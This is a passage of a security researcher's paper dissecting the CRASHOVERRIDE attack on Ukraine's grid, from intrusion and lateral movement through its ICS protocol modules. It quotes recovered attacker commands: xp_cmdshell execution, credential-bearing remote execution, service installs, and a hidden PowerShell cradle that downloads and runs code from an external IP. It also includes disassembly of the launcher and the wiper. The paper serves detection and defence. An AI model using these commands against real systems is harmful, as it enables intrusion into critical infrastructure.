ANATOMY OF AN ATTACK: DETECTING AND DEFEATING CRASHOVERRIDE

Joe Slowik
Dragos, USA

jslowik@dragos.com

ABSTRACT

CRASHOVERRIDE is the first publicly known malware designed to impact electric grid operations. While some attention has already been paid to CRASHOVERRIDE's ICS-specific effects, the broader scope of the attack – and the prerequisites for its execution – have been woefully under-examined.

Reviewing previously unavailable data covering logs, forensics, and various incident information, this paper will outline the CRASHOVERRIDE attack in its entirety, from breach of the ICS network through delivery and execution of ICS-specific payloads. This examination will show that, aside from the requirement to develop and deploy ICS-targeting software for its final effects, CRASHOVERRIDE largely relied upon fairly standard intrusion techniques in order to achieve its results. By understanding this methodology and how these techniques can be monitored and detected, ICS asset owners and defenders can begin to identify detection and visibility gaps in order to catch such techniques in the future.

While CRASHOVERRIDE effectively represents a new application of malware to produce a physical impact, the underlying techniques for intrusion and deployment would immediately be recognizable even to a junior penetration tester. In demystifying this attack, defenders and testers can gain greater appreciation both for the existing vulnerabilities within electric grid operations and for the steps required to build effective defences.

BACKGROUND

At the time of its discovery, CRASHOVERRIDE was the second publicly known ICS-targeting malware, and the first to target the electric grid (see Figure 1). While previous operations had taken place against electric grid operations (most notably the 2015 Ukraine outage attributed to SANDWORM) none had used malware to deliver, semi-autonomously, the actual ICS impact.

ICS-Targeting Malware	ICS Disruptive Events	Grid Targeting Malware
• STUXNET • HAVEX • BLACKENERGY2/3 • CRASHOVERRIDE • TRISIS	• 2005-2010 (?): STUXNET • 2014: German Steel Mill Attack • 2015: Ukraine BLACKENERGY 2/3 • 2016: Ukraine CRASHOVERIDE • 2017: Saudi Arabia TRISIS	• CRASHOVERRIDE

Figure 1: ICS malware events.

Initial public reporting of the attack focused on CRASHOVERRIDE's impact on energy grid operations, which included a relatively brief blackout in a specific Kiev substation in late December 2016. While concerning, CRASHOVERRIDE's ultimate, direct effects were rather unimpressive considering the underlying possibilities of the malware in question. Much more concerning than the immediate impact was the implicit message behind the attack: that adversaries were now able and willing to invest time and resources in developing software specifically designed to manipulate electric grid operations.

CRASHOVERRIDE itself is a modular malware framework designed to deploy several ICS protocol-specific attack payloads in order to disrupt electricity distribution. Given this function, CRASHOVERRIDE must be deployed on an endpoint within the target network that is capable of directly manipulating or communicating with ICS controlling equipment. Furthermore, CRASHOVERRIDE will only function if supplied with the appropriate protocol-specific communication module for the equipment in the victim environment.

CRASHOVERRIDE's implementation and execution is certainly interesting, but the attack itself represents the final action in a complex, multi-staged sequence. Devoting inordinate attention to CRASHOVERRIDE's final attack sequence ignores the multiple stages prior to effect delivery during which this assault could have been detected, stopped, or mitigated.

While an understanding of CRASHOVERRIDE's fundamentals is important, and will be addressed in this paper, CRASHOVERRIDE is best understood as an event with multiple, inter-dependent stages. As shown in Figure 2, the actual implementation of the malware represents the final stage in a complex operation.

Figure 2: ICS cyber kill chain.

Understanding how these individual, dependent actions work with each other enables us to form a better understanding of CRASHOVERRIDE as an attack, starting with the initial intrusion into the IT network, all the way through to the execution of an ICS disruptive payload. By taking this approach, ICS owners and operators can identify multiple potential points at which a CRASHOVERRIDE-like attack can be detected, mitigated and defeated before it reaches the final stages of the ICS cyber kill chain.

ADVERSARY

Following analysis of CRASHOVERRIDE in mid-2017, researchers at *Dragos* identified strong links between the entity executing the CRASHOVERRIDE attack and the SANDWORM APT actor that was responsible for the 2015 Ukraine outage [1]. Subsequent investigation and analysis of confidential information indicated that the group responsible for CRASHOVERRIDE, ELECTRUM, may previously have served as the ICS capability development team for SANDWORM, and possibly executed greater operational autonomy with respect to 2016 events in Kiev. Henceforth, when referring to the adversary executing the CRASHOVERRIDE attack, this paper will default to ELECTRUM.

Figure 3: ELECTRUM overview.

Based on its association with SANDWORM, ELECTRUM aligns with Russian strategic interests and is believed to be a capable, well-resourced adversary. While many aspects of ELECTRUM's activity remain uncertain, available information indicates that the group possesses specialized development capabilities for ICS-specific software and remains operationally active.

INITIAL INTRUSION

Initial infection vectors are often very difficult to identify post-incident when viewing information gleaned through external research. Based on available evidence and subsequent information in this paper, we can identify the initial intrusion to the target environment as possibly having emerged from a phishing campaign as early as January 2016. This earliest possible date places events in Ukraine almost a year prior to the CRASHOVERRIDE impact, and mere weeks following the 2015 Ukrainian power event. Based on analysis of additional recovered artifacts, we can say that initial access and entrenchment in the IT network was achieved no later than October 2016.

PIVOTING TO ICS

Specific information on how ELECTRUM navigated from IT to ICS – a critical inflection point for ICS intrusion events – remains elusive. Based on information presented in the next section, ELECTRUM most likely leveraged credential capture on compromised IT machines to build up a corpus of logons and additional authentication information. From this step, and similar in some respects to the 2015 Ukrainian power outage, ELECTRUM would re-use legitimate credentials to remotely log onto machines within the ICS environment, or leverage existing VPN connections.

From recovered log and system data, we know that the adversary initially accessed a device in early December that was either dual-homed on the IT and ICS networks or featured connectivity to the IT network. This compromise pre-dated any other interactions with hosts in the ICS environment. Given this timeline information and initial activity focusing on user account manipulation in early December, ELECTRUM appears to have used this device as its 'beach head' within the ICS network.

Starting on 1 December 2016 at 01:28 (unspecified time zone in recovered log data), rapid user account modifications take place on this initial ICS access server focused on two newly created accounts, 'admin' and 'система' (System). The accounts are created, assigned to a domain matching local operations, and privileges delegated before event logging on the impacted system is disabled at 01:29. The speed of the above operations implies at minimum adversary scripting to make multiple changes within a short span of time.

MOVEMENT WITHIN ICS

ELECTRUM activity then appeared to slow within the network, until a significant and rapid resumption of operations on 12 December 2016. At this point, a new host appears in the records. Based on captured artifacts and logs, this new host was a *Microsoft Windows Server 2003* device running *Microsoft SQL Server*. Subsequent investigation indicated that two other similar devices, featuring the same naming schema (e.g. 'Device-1', 'Device-2', etc.), were also accessed by the attacker. Within an ICS environment a database server can act as a type of data historian for process and control system information [2]. In this role, the devices would be expected to have extensive connections to other hosts within the network – including devices that are either directly involved in critical process operations, or that are directly connected to such hosts.

The first signs of interaction occurred at approximately 13:00 on 12 December 2016, with several actions that appeared to be

initial reconnaissance. For example, ELECTRUM began querying directory info, performing directory listings, and testing network connectivity. These actions continued for approximately two hours and included network connectivity checks to other named resources in the victim environment. This suggests the attacker had already performed sufficient reconnaissance of the ICS environment to have identified hosts of interest. Unfortunately, corresponding log data was not available to provide definitive evidence to back up this assumption.

ELECTRUM then executed a script to test authentication capability to a series of named hosts within the control system network. While the original script was not recovered, in log data a series of rapid RPC authentication attempts to multiple hosts were observed for user 'Administrator' with the same password across over 100 endpoints, specified by host name. The combination of credential specificity and host-name identification strongly indicates significant reconnaissance activity having taken place between initial access to the ICS environment in early December and the observed activity in mid-December.

In both this activity and other survey, reconnaissance and execution items, nearly all commands across all three server hosts were executed in the following manner:

```
EXEC xp_cmdshell <command>
```

The above format adds concrete evidence to the theory that the server hosts were MS-SQL servers, as 'xp_cmdshell' is an MS-SQL command that allows for the execution of arbitrary commands [3]. From this, ELECTRUM appears to leverage MS-SQL access to the central 'pivot' machines in order to gain code execution throughout the ICS environment. By identifying both a means to occupy a strategic, central node for the victim network and an effective, but not easy-to-identify method for command execution, ELECTRUM placed itself in an excellent position to broaden the scope of the compromise.

In addition to the above, ELECTRUM also attempted to create a link between servers [4]. While the exact destination server was not recovered in data, the following command was observed:

```
"BEGIN EXEC master.dbo.sp_addlinkedserver @server =
N'" & strLink & "', @srvproduct=N'SQL Server'; EXEC
master.dbo.sp_addlinkedsrvlogin @rmtsrvname=N'" &
strLink & "',@useself=N'False',@rmtuser=N'admin',@
rmtpassword='<PASSWORD>'; END;"
```

ELECTRUM used a variety of native system commands, known utilities, and custom scripts from the core server hosts. With the exception of a UPX-packed copy of Mimikatz[1], no actual malware aside from the final CRASHOVERRIDE payload was observed in available data. Examples of commands executed include the following:

```
EXEC xp_cmdshell 'net use L: \\<TargetIP>\$C
<Password> /USER:<Domain>\<User>';

EXEC xp_cmdshell 'move C:\Delta\m32.txt C:\Delta\m32.
exe';

EXEC xp_cmdshell 'netstat -an';
```

[1] Hashes for all recovered samples and malware can be found in Appendix A.

The 'move' command is interesting, as it reflects behaviour seen in multiple instances where ELECTRUM transferred files into the ICS network as '.txt' extensions. After moving the relevant files to victims in the ICS environment, the files were renamed as '.exe' items using the move command prior to further operations. While simple and not especially elegant, such a technique can be used to defeat very simple detection methodologies based on extension tracking.

In addition, scripts and the *SysInternals PSExec* program were used for additional functions. Of note, ELECTRUM renamed the *PSExec* executable 'ps.exe' and used an older version than the latest available at the time of the attack. While *PSExec 2.2*, published in July 2016, would have been the most recent version, ELECTRUM instead utilized version 2.11, published in April 2014 [5].

From a script perspective, multiple VBS and BAT scripts were used in the event to facilitate file movement, system survey, and as a wrapper for PowerShell execution. For example, one lengthy script, 'remote.vbs', provides the ability to remotely query another system when given an IP, user name, and password. The script itself (provided in Appendix B) is essentially a collection of benign WMI and similar queries used to perform system survey information and command execution. Looking at the source code, there are overlaps with multiple publicly available examples for running WMI queries but no exact matches. Examples of script use for remote process execution include the following:

```
EXEC xp_cmdshell 'cscript C:\Delta\remote.vbs
/s:<TargetIP> /u:<UserName> /p:<Password> /t:-r arp
-a'

EXEC xp_cmdshell 'cscript C:\Delta\remote.vbs
/s:<TargetIP> /u:<UserName> /p:<Password> /t:-r dir
C:\intel\';
```

A different example is a simple BAT script used to execute PowerShell:

```
powershell.exe -nop -w hidden -c $l=new-
object net.webclient;$l.proxy=[Net.
WebRequest]::GetSystemWebProxy();$l.
Proxy.Credentials=[Net.
CredentialCache]::DefaultCredentials;IEX
$l.downloadstring('http://188.42.253.43:8801/
msupdate');
```

Aside from being proxy-aware, the above is a simple, unobfuscated PowerShell script used to retrieve a file. Unfortunately, at the time of discovery the resource specified was no longer available, so its exact function and purpose are unknown.

Fuelling much, if not most of this activity was the ability to capture and reuse legitimate network credentials within the victim environment. As stated previously, the adversary used Mimikatz for this purpose. Most interestingly for the assumed level of attack sophistication and the wide variety of options available for obfuscating Mimikatz or running it within memory, ELECTRUM simply compiled the publicly available Mimikatz source code and packed it with UPX. While the tool itself remains effective, from a detection and mitigation standpoint this choice is very curious.

Tying all of the above together, ELECTRUM leveraged a combination of scripts, remote process execution and credential

harvesting to penetrate the environment and 'seed' it with a final, malicious payload: CRASHOVERRIDE.

CRASHOVERRIDE

After extensive environmental survey activity and verifying access in the 12 to 15 December 2016 time period, ELECTRUM proceeded to push the CRASHOVERRIDE framework to target hosts around 16 December 2016. After verifying connectivity and other operations, on 17 December ELECTRUM began pushing out malicious software to hosts connected to the server machines using a BAT file which called two, unrecovered VBS scripts. Although the exact content of the VBS items is unknown, review of the BAT indicates that they copy files to remote hosts and then verify via a directory listing. Of note, the BAT contains hard-coded addresses and separate files exist for each of the CRASHOVERRIDE payload modules *except* the 'launcher' module.

Example lines from '101_copy.bat' and '104_copy.bat' include the following:

```
cscript C:\Backinfo\ufn.vbs <TargetIP>
"C:\Backinfo\ImapiService.exe" "C:\Delta\svchost.exe"

cscript C:\Backinfo\ufn.vbs <TargetIP>
"C:\Backinfo\101.dll" "C:\Delta\101.dll"

cscript C:\Backinfo\ufn.vbs <TargetIP>
"C:\Backinfo\139.ini" "C:\Delta\101.ini"

cscript C:\Backinfo\ufn.vbs <TargetIP>
"C:\Backinfo\haslo.dat" "C:\Delta\haslo.dat"

cscript C:\Backinfo\sqlc.vbs "<TargetIP>" "-c"
"dir C:\Delta\"

cscript C:\Backinfo\ufn.vbs <TargetIP>
"C:\Backinfo\ImapiService.exe" "C:\Delta\svchost.exe"

cscript C:\Backinfo\ufn.vbs <TargetIP>
"C:\Backinfo\104.dll" "C:\Delta\104.dll"

cscript C:\Backinfo\ufn.vbs <TargetIP>
"C:\Backinfo\140.ini" "C:\Delta\104.ini"

cscript C:\Backinfo\ufn.vbs <TargetIP>
"C:\Backinfo\haslo.dat" "C:\Delta\haslo.dat"

cscript C:\Backinfo\sqlc.vbs "<TargetIP>" "-c"
"dir C:\Delta\"
```

At a high level, CRASHOVERRIDE itself consists of at least three pieces (and in most cases, four): a launcher executable; an ICS protocol-specific payload module in DLL form; a wiper payload module, also in DLL form; and a configuration file for most of the effects payloads.

Of note, the above scripts do *not* include copying of the CRASHOVERRIDE launcher module. Artifacts relating to this event were not available, but given past observed activity, a likely option for moving this module to target devices would be the NET USE command or similar activity. The most likely reason for separating these actions is target specificity: while the CRASHOVERRIDE launcher module is common across all attack types, specific payload modules are required for different target devices. By copying the 'core' component first, along with other operations, ELECTRUM could conduct appropriate surveillance to determine what ICS targets link to victim hosts, and thus select the appropriate ICS effects payload module for deployment.

Once copied over, CRASHOVERRIDE is created and started as a system service in all observed cases except in the standalone OPC module. ELECTRUM uses the 'remote.vbs' script, described above, to call 'sc config' and related commands to start services on remote systems. For example:

```
EXEC xp_cmdshell 'cscript C:\Delta\remote.vbs
/s:<TargetIP> /u:<Host/Domain>\<User> /p:<Password>
/t:-c sc config imapiservice binPath= "C:\Intel\imapi.
exe C:\Intel\ imapi.dll i.ini" start= auto';
```

Separate commands are issued to start the service, which will also start on system boot. The 'binPath' setting indicates the calling convention for CRASHOVERRIDE:

```
CoreExecutable WorkingDirectory PayloadModule
ConfigurationFile
```

While the service is started manually and set to auto-start on boot when configured, actual execution waits due to a timing function within the binary that is set to a hard-coded value. The specific coding routine is shown in Figure 4 and works to set a 'trigger event' for actual payload execution and to coordinate execution across multiple installations or victim hosts.

One item of immediate interest in analysing the available data is that ELECTRUM's actions in copying the CRASHOVERRIDE payloads to hosts and executing them as services did *not* rely on a reported custom backdoor that was identified in the attack [6]. While this backdoor software was recovered from compromised hosts and existed within the environment, all identified data from recovered log and forensics information indicates that native system commands combined with credential re-use were used to deploy and execute ICS impact packages – with no indications of custom malware having been used (or needed) to produce this effect. While it is possible that evidence outside of what was available for this analysis does exist for use of the custom backdoor, a review of operations indicates that such malware was completely unnecessary to achieve the desired effect.

Before proceeding with further information about the attack, a review of the specific CRASHOVERRIDE components is required.

CRASHOVERRIDE modules

CRASHOVERRIDE is a modular framework consisting of multiple, dependent parts. As shown in Figure 5, the 'launcher' module serves as the base for subsequent operations and provides the framework for subsequent effects modules to execute. Each effects module is specially purposed for either a specific ICS communication protocol or the general 'wiping' module. The process for an ICS attack entails the launcher module calling the exported 'Crash' function from a payload DLL that was specified when launched, using a configuration file to determine targets (depending on payload), and then automatically calling the wiper component – also a DLL exporting 'Crash' – after a cool-down period.

Launcher module

All recovered launcher modules feature relatively simplistic functionality. At a high level, they are designed as service executables that call the 'Crash' export for the provided DLL based on the calling parameters documented previously. Of

```
.text:004010FA 0F 84 C8 00 00 00    jz      loc_4011C8
.text:00401100 83 7C 24 3C 04       cmp     [esp+50h+pNumArgs], 4
.text:00401105 0F 85 BD 00 00 00    jnz     loc_4011C8
.text:0040110B FF 77 04             push    dword ptr [edi+4] ; lpPathName
.text:0040110E FF 15 44 C0 40 00    call    ds:SetCurrentDirectoryW
.text:00401114 FF 77 08             push    dword ptr [edi+8] ; lpLibFileName
.text:00401117 FF 15 68 C0 40 00    call    ds:LoadLibraryW
.text:0040111D 89 44 24 14          mov     [esp+50h+hLibModule], eax
.text:00401121 85 C0                test    eax, eax
.text:00401123 0F 84 98 00 00 00    jz      loc_4011C1
.text:00401129 68 FC 09 41 00       push    offset ProcName ; "Crash"
.text:0040112E 50                   push    eax             ; hModule
.text:0040112F FF 15 48 C0 40 00    call    ds:GetProcAddress
.text:00401135 89 44 24 10          mov     [esp+50h+var_40], eax
.text:00401139 85 C0                test    eax, eax
.text:0040113B 74 7A                jz      short loc_4011B7
.text:0040113D 6A 00                push    0               ; lpTimerName
.text:0040113F 6A 01                push    1               ; bManualReset
.text:00401141 6A 00                push    0               ; lpTimerAttributes
.text:00401143 FF 15 40 C0 40 00    call    ds:CreateWaitableTimerA
.text:00401149 8B F0                mov     esi, eax
.text:0040114B 85 F6                test    esi, esi
.text:0040114D 74 68                jz      short loc_4011B7
.text:0040114F 6A 01                push    1               ; fResume
.text:00401151 6A 00                push    0               ; lpArgToCompletionRoutine
.text:00401153 6A 00                push    0               ; pfnCompletionRoutine
.text:00401155 6A 00                push    0               ; lPeriod
.text:00401157 8D 44 24 50          lea     eax, [esp+60h+DueTime]
.text:0040115B 50                   push    eax             ; lpDueTime
.text:0040115C 56                   push    esi             ; hTimer
.text:0040115D FF 15 6C C0 40 00    call    ds:SetWaitableTimer
.text:00401163 85 C0                test    eax, eax
.text:00401165 74 50                jz      short loc_4011B7
.text:00401167 6A FF                push    0FFFFFFFFh      ; dwMilliseconds
.text:00401169 56                   push    esi             ; hHandle
.text:0040116A FF 15 18 C0 40 00    call    ds:WaitForSingleObject
.text:00401170 6A 00                push    0               ; lpThreadId
```

Figure 4: CRASHOVERRIDE launcher timing function.



Figure 5: CRASHOVERRIDE program flow.

interest, the launcher samples we analysed contained several hard-coded parameters, including a service name for the created service (examples include 'defragsvc' and 'imapiservice') and execution times for the payload after service start. Examples of execution times identified include:

```
December 17, 2016 22:27 UTC
December 20, 2016 06:30 UTC
```

After reaching the hard-coded time value, the service hands off execution to the relevant payload or effects DLL to begin producing the intended ICS impact. Two hours after initial attack execution, the launcher module moves execution to the destructive or 'wiper' module.

Brief review of grid operations protocols

Electric distribution operations leverage supervisory control and data acquisition (SCADA) systems to manage grid operations across geographically distributed areas. Facilitating this activity are specific protocols designed to communicate with equipment from centralized operations centres. Protocols are often vendor- or region-specific. For example, IEC-101 and IEC-104, both of which are used in CRASHOVERRIDE, are generally used only in Europe and parts of the Middle East and Asia. North American operations typically rely on Distributed Network Protocol 3 (DNP3) for the same functionality. While all provide the same base-level capabilities, their implementations are somewhat different, meaning that ICS communications must be designed for the specific grid operations implementation at play. Figure 6 provides an overview of how various protocols 'flow' through a simplistic grid operations network design, highlighting the four protocols used in CRASHOVERRIDE: IEC-101, IEC-104, IEC-61850, and OPC DA. Additional information on grid operations and functionality can be found in the *Dragos* CRASHOVERRIDE whitepaper [7].

IEC-101

IEC-101 is a grid operations protocol mostly found in Europe as well as parts of Asia and the Middle East. Unlike the other protocols leveraged in CRASHOVERRIDE, IEC-101 uses serial communications (instead of TCP/IP) to control and communicate with equipment. The IEC-101 DLL (in all recovered cases creatively named '101.dll') requires a configuration file that specifies Information Object Address (IOA) values. Ultimately, the module is designed simply to change the state of IOAs in order to switch physical breaker status from closed to open, or vice versa.



Figure 6: CRASHOVERRIDE protocols in context.

IEC-104

IEC-104 is, in many respects, the same as IEC-101, except for the fact that communications take place over TCP/IP. As a result, the configuration file for IEC-104 payloads requires a target IP address, with the attack package focused on the same open/closed effect as seen in IEC-101. As shown in Figure 7, IEC-104 module execution flow is quite straightforward: the launcher calls the exported 'Crash' function from the IEC-104 DLL; a client thread is created; depending on configuration, a new communication process is started or an existing IEC-104 communications process is replaced; a socket is formed to controlled devices to begin sending traffic; traffic is recorded to a log file. Once this routine is complete, execution is handed back to the launcher to await the countdown triggering the destructive module.

IEC-61850

IEC-61850 is a standard for substation communications with a global footprint, and with development efforts contributed by *ABB* [8, 9]. As such, this protocol features a much broader adoption than IEC-101 and IEC-104 and is more concerning for operators globally given this larger usage footprint.

Within recovered data, two versions of the IEC-61850 attack module were recovered: an EXE specifying a configuration file, and a DLL using the same 'Crash' export functionality as other recovered samples. An examination of the 'WinMain' routine for the EXE (Figure 9) and the 'Crash' export for the DLL (Figure 10) show initialization to be essentially the same as in previous modules, with the exception of the EXE's specification of a configuration file, 'i.ini', located in the same directory. As a result, the EXE can be run as a stand-alone executable with no parameters aside from the presence of a configuration file (all options are hard coded), while the DLL requires the launcher with parameters specified.

While a configuration file is specified (simply containing a list of IP addresses, one per line) both versions of the attack module also have functionality to dynamically perform network discovery. This is performed by first enumerating all network adapters on the victim machine, then enumerating all IPs connected to the network interfaces. Based on the network address and broadcast address for connected IPs, the module then attempts to connect to every IP in the subnet via broadcast address. Each successful connection is stored in an internal array matching the format of 'i.ini'. While effective, this routine represents a very blunt (and exceptionally noisy) mechanism for indiscriminately identifying other hosts within the network.

Actual communications with devices take place via TCP 102, the default listening port for this targeted version of IEC-61850-compliant communication. In this context, it is important to note that actual communications leverage Manufacturing Message Specification (MMS), while IEC-61850 provides the standard for addressing these messages within IEC-61850-1 [10]. Based on this, the modules gather and enumerate control points from devices corresponding to switches and breakers within the configuration file, with the ultimate goal of toggling designated control points following enumeration to either OPEN (0) or



Figure 7: IEC-104 program flow.

```
text:10001330
text:10001330                           loc_10001330:                           ; CODE XREF: sub_10001280+12F↓j
text:10001330 8D 85 A0 FB FF FF                       lea     eax, [ebp-460h]
text:10001336 46                                      inc     esi
text:10001337 50                                      push    eax
text:10001338 8D 85 A0 F3 FF FF                       lea     eax, [ebp-0C60h]
text:1000133E 68 68 0D 01 10                          push    offset aSystemCurrentc ; "SYSTEM\\CurrentControlSet\\Services\
text:10001343 50                                      push    eax             ; LPWSTR
text:10001344 FF 15 58 C1 00 10                       call    ds:wsprintfW
text:1000134A 83 C4 0C                                add     esp, 0Ch
text:1000134D 8D 85 98 F3 FF FF                       lea     eax, [ebp-0C68h]
text:10001353 50                                      push    eax             ; phkResult
text:10001354 68 3F 01 0F 00                          push    0F013Fh         ; samDesired
text:10001359 6A 00                                   push    0               ; ulOptions
text:1000135B 8D 85 A0 F3 FF FF                       lea     eax, [ebp-0C60h]
text:10001361 50                                      push    eax             ; lpSubKey
text:10001362 68 02 00 00 80                          push    80000002h       ; hKey
text:10001367 FF 15 08 C0 00 10                       call    ds:RegOpenKeyExW
text:1000136D 85 C0                                   test    eax, eax
text:1000136F 75 1B                                   jnz     short loc_1000138C
text:10001371 6A 02                                   push    2               ; cbData
text:10001373 68 78 0B 01 10                          push    offset Data     ; lpData
text:10001378 6A 02                                   push    2               ; dwType
text:1000137A 50                                      push    eax             ; Reserved
text:1000137B 68 B4 0D 01 10                          push    offset ValueName ; "ImagePath"
text:10001380 FF B5 98 F3 FF FF                       push    dword ptr [ebp-0C68h] ; hKey
text:10001386 FF 15 04 C0 00 10                       call    ds:RegSetValueExW
```

Figure 8: Wiper module registry manipulation.

```
00402A30 56                             push    esi
00402A31 6A 00                          push    0               ; lpThreadId
00402A33 6A 00                          push    0               ; dwCreationFlags
00402A35 68 58 E9 41 00                 push    offset aI_ini   ; "i.ini"
00402A3A 68 50 26 40 00                 push    offset StartAddress ; lpStartAddress
00402A3F 6A 00                          push    0               ; dwStackSize
00402A41 6A 00                          push    0               ; lpThreadAttributes
00402A43 FF 15 20 40 41 00              call    ds:CreateThread
00402A49 8B F0                          mov     esi, eax
00402A4B 6A 02                          push    2               ; nPriority
00402A4D 56                             push    esi             ; hThread
00402A4E FF 15 34 40 41 00              call    ds:SetThreadPriority
00402A54 6A FF                          push    0FFFFFFFFh      ; dwMilliseconds
00402A56 56                             push    esi             ; hHandle
00402A57 FF 15 0C 40 41 00              call    ds:WaitForSingleObject
00402A5D 5E                             pop     esi
00402A5E C2 10 00                       retn    10h
00402A5E                                _WinMain@16 endp
```

Figure 9: IEC-61850 EXE initialization.

```
10002A30 55                             push    ebp
10002A31 8B EC                          mov     ebp, esp
10002A33 56                             push    esi
10002A34 6A 00                          push    0               ; lpThreadId
10002A36 6A 00                          push    0               ; dwCreationFlags
10002A38 FF 75 08                       push    [ebp+lpParameter] ; lpParameter
10002A3B 68 50 26 00 10                 push    offset StartAddress ; lpStartAddress
10002A40 6A 00                          push    0               ; dwStackSize
10002A42 6A 00                          push    0               ; lpThreadAttributes
10002A44 FF 15 20 40 01 10              call    ds:CreateThread
10002A4A 8B F0                          mov     esi, eax
10002A4C 6A 02                          push    2               ; nPriority
10002A4E 56                             push    esi             ; hThread
10002A4F FF 15 34 40 01 10              call    ds:SetThreadPriority
10002A55 6A FF                          push    0FFFFFFFFh      ; dwMilliseconds
10002A57 56                             push    esi             ; hHandle
10002A58 FF 15 0C 40 01 10              call    ds:WaitForSingleObject
10002A5E 33 C0                          xor     eax, eax
10002A60 5E                             pop     esi
10002A61 5D                             pop     ebp
10002A62 C3                             retn
10002A62                                Crash endp
```

Figure 10: IEC-61850 DLL crash.

CLOSE (1) states. This provides effectively similar functionality (in terms of physical impact) to that of the IEC-101 and IEC-104 modules.

OPC

